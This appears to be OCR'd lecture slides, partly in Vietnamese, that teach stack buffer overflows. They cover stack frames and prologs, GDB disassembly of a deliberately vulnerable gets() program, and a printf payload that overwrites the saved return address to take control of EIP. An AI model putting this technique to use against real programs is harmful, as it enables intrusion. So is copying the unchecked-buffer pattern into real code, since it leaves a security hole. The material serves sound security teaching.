Stack Overflows

Buffers

- A buffer is defined as a limited, contiguously allocated set of memory
- Stack overflows are possible because no inherent bounds-checking exists onbuffers in the C or C++ languages

reading past the end of a buffer

```
#include <stdio.h>

#include <string.h>

int main ()

{

int array[5] = {1, 2, 3, 4, 5};

printf("%d\n", array[5] );

}
```

This example shows how easy it is to read past the end of a buffer;
C provides no built-in protection

writing past the end of a buffer

```
int main ()
{
int array[5];
int i;
for (i = 0; i <= 255; i++ )
        {
                array[i] = 10;
        }
}
```


compiler gives no warnings or errors. But, when we execute this program, it crashes:

SEGMENTATION FAULT (CORE DUMPED)

The Stack


- the stack is a LIFO data structure.

push 1
push addr var



PUSHing values onto the stack

pop eax
pop ebx




POPing values from the stack

Stacks and Functions


- For each function call, there's a section of the stack reserved for the function. This is usually called a *stack frame*
- A stack frame exists whenever a function has started, but yet to complete

main() in a C program




Stack frame for main() is also called the activation record


- If inside of body of **main()** there's a call to **foo()**.
- Suppose **foo()** takes two arguments.
- One way to pass the arguments to **foo()** is through the stack.
- Thus, there needs to be assembly language code in **main()** to "push" arguments for **foo()** onto the the stack.



- by placing the arguments on the stack, the stack frame for **main()** has increased in size.
- When the arguments are placed onto the stack, the function is called, placing the return address, or RET value, onto the stack. RET value is the address stored in the instruction pointer (EIP) at the time function is called.



- Once we get into code for **foo()**, the function **foo()** may need local variables, so **foo()** needs to push some space on the stack



- The frame pointer points to the location where the stack pointer *was*, just before **foo()** moved the stack pointer for **foo()**'s own local variables.
- Having a frame pointer is convenient when a function is likely to move the stack pointer several times throughout the course of running the function. The idea is to keep the frame pointer fixed for the duration of **foo()**'s stack frame. The stack pointer, in the meanwhile, can change values.
- Thus, we can use the frame pointer to compute the locations in memory for both arguments as well as local variables. Since it doesn't move, the computations for those locations should be some fixed offset from the frame pointer.
- FP = EBP – extended base pointer


Example

```
void function(int a, int b)
{
int array[5];
}
main()
{
function(1,2);
printf("This is where the return address points");
}
```

- Before any function instructions can be executed, the prolog is executed.
- The prolog stores some values onto the stack so that the function can execute cleanly.
- The current value of EBP is pushed onto the stack, because the value of EBP must be changed in order to reference values on the stack

- Once EBP is stored on the stack, we are free to copy the current stack pointer (ESP) into EBP. Now we can easily reference addresses local to the stack.
- The last thing the prolog does is to calculate the address space required for the variables local to functionand reserve this space on the stack. Subtracting the size of the variables from ESP reserves the required space.
- Finally, the variables local to function, in this case simply array, are pushed onto the stack.

Visual representation of the stack after a function has been called



```
(gdb) disas main
Dump of assembler code for function main:
0x0804838c <main+0>:        push   %ebp
0x0804838d <main+1>:        mov    %esp,%ebp
0x0804838f <main+3>:        sub    $0x8,%esp
0x08048392 <main+6>:        movl   $0x2,0x4(%esp)
0x0804839a <main+14>:       movl   $0x1,(%esp)
0x080483a1 <main+21>:       call   0x8048384 <function>
0x080483a6 <main+26>:       movl   $0x8048500,(%esp)
0x080483ad <main+33>:       call   0x80482b0 <_init+56>
0x080483b2 <main+38>:       leave
0x080483b3 <main+39>:       ret
End of assembler dump.

(gdb) disas function
Dump of assembler code for function function:
0x08048384 <function+0>:      push   %ebp
0x08048385 <function+1>:      mov    %esp,%ebp
0x08048387 <function+3>:      sub    $0x20,%esp
0x0804838a <function+6>:      leave
0x0804838b <function+7>:      ret
End of assembler dump.
```

Overflowing Buffers on the Stack

- Let's create a simple function that reads user input into a buffer, and then outputs the user input to stdout:

```
void return_input (void)
{
char array[30];
gets (array);
printf("%s\n", array);
}
main()
{
return_input();
return 0;
}
```

```
$ cc -mpreferred-stack-boundary=2 –ggdb overflow.c -o overflow
$ ./overflow
```

-Nhập 10 ký tự A kết quả:

AAAAAAAAAA

AAAAAAAAAA

-Nhập 40 ký tự, kết quả:

AAAAAAAAAABBBBBBBBBCCCCCCCCCCDDDDDDDDDD

AAAAAAAAAABBBBBBBBBCCCCCCCCCCDDDDDDDDDD

Segmentation fault (core dumped)

Tại sao?

Phân tích dùng GDB

$ gdb ./overflow

Khảo sát hàm return_input()


```
(gdb) disas return_input
Dump of assembler code for function return_input:
0x080483c4 <return_input+0>:     push   %ebp
0x080483c5 <return_input+1>:     mov    %esp,%ebp
0x080483c7 <return_input+3>:     sub    $0x28,%esp
0x080483ca <return_input+6>:     lea    0xffffffe0(%ebp),%eax
0x080483cd <return_input+9>:     mov    %eax,(%esp)
0x080483d0 <return_input+12>:    call   0x80482c4 <_init+40>
0x080483d5 <return_input+17>:    lea    0xffffffe0(%ebp),%eax
0x080483d8 <return_input+20>:    mov    %eax,0x4(%esp)
0x080483dc <return_input+24>:    movl   $0x8048514,(%esp)
0x080483e3 <return_input+31>:    call   0x80482e4 <_init+72>
0x080483e8 <return_input+36>:    leave
0x080483e9 <return_input+37>:    ret
End of assembler dump.
```

```
(gdb) disas main
Dump of assembler code for function main:
0x080483ea <main+0>:    push   %ebp
0x080483eb <main+1>:    mov    %esp,%ebp
0x080483ed <main+3>:    call   0x80483c4 <return_input>
0x080483f2 <main+8>:    mov    $0x0,%eax
0x080483f7 <main+13>:   pop    %ebp
0x080483f8 <main+14>:   ret
End of assembler dump.
```

Địa chỉ của chỉ thị sau gọi hàm return_input()

The state of the stack before gets() has been called in return_input():

```
(gdb) x/20x $esp
0xbffffa98:  0xbffffaa0  0x080482b1  0x40017074  0x40017af0
0xbffffaa8:  0xbffffac8  0x0804841b  0x4014a8c0  0x08048460
0xbffffab8:  0xbffffb24  0x4014a8c0  0xbffffac8  0x080483f2
0xbffffac8:  0xbffffaf8  0x40030e36  0x00000001  0xbffffb24
0xbffffad8:  0xbffffb2c  0x08048300  0x00000000  0x4000bcd0
```



Cần lưu EBP và return address vào stack

- Tiếp tục chạy chương trình với nhập vào 40 ký tự


(gdb) continue
Continuing.
AAAAAAAAAABBBBBBBBBBCCCCCCCCCCDDDDDDDDDD
AAAAAAAAAABBBBBBBBBBCCCCCCCCCCDDDDDDDDDD

Trạng thái stack trước khi hàm trả về:

(gdb) x/20x 0xbffffa98

0xbffffa98:	0x08048514	0xbffffaa0	0x41414141	0x41414141
0xbffffaa8:	0x42424141	0x42424242	0x42424242	0x43434343
0xbffffab8:	0x43434343	0x44444343	0x44444444	0x44444444
0xbffffac8:	0xbffffa00	0x40030e36	0x00000001	0xbffffb24
0xbffffad8:	0xbffffb2c	0x08048300	0x00000000	0x4000bcd0

EBP và return address được lưu



Đã làm đầy mảng với 32 bye và tiếp tục viết địa chỉ lưu của EBP là DDDD.
Quan trọng hơn, địa chỉ trả về cũng bị ghi đè là DDDD

Kiểm soát EIP

- Thay vì làm tràn bằng DDDD, sẽ làm tràn bằng địa chỉ nào đó có chủ đích.
- Địa chỉ trả về đọc ra từ stack được nạp vào EIP, chỉ thị tại đó được thực thi. Đây là cách kiểm soát thực thi.

Ví dụ

- Trước hết cần xác định địa chỉ
- Ví dụ thay địa chỉ của hàm return_input() cho địa chỉ trả về hàm main().

```
$ gdb ./overflow
(gdb) disas main
Dump of assembler code for function main:
0x080483ea <main+0>:    push   %ebp
0x080483eb <main+1>:    mov    %esp,%ebp
0x080483ed <main+3>:    call   0x80483c4 <return_input>
0x080483f2 <main+8>:    mov    $0x0,%eax
0x080483f7 <main+13>:   pop    %ebp
0x080483f8 <main+14>:   ret
End of assembler dump.
```

Dùng hàm printf của bash shell để thử

$ printf “AAAAAAAAAABBBBBBBBBBCCCCCCCCCC” | ./overflow

AAAAAAAAAABBBBBBBBBBCCCCCCCCCC

$ printf
“AAAAAAAAAABBBBBBBBBBCCCCCCCCCCDDDDDD\xed\x83\x04\x08” | ./overflow

AAAAAAAAAABBBBBBBBBBCCCCCCCCCCDDDDDDí
AAAAAAAAAABBBBBBBBBBCCCCCCCCCCDDDDDDò

Cách chuyển địa chỉ thành ký tự nhập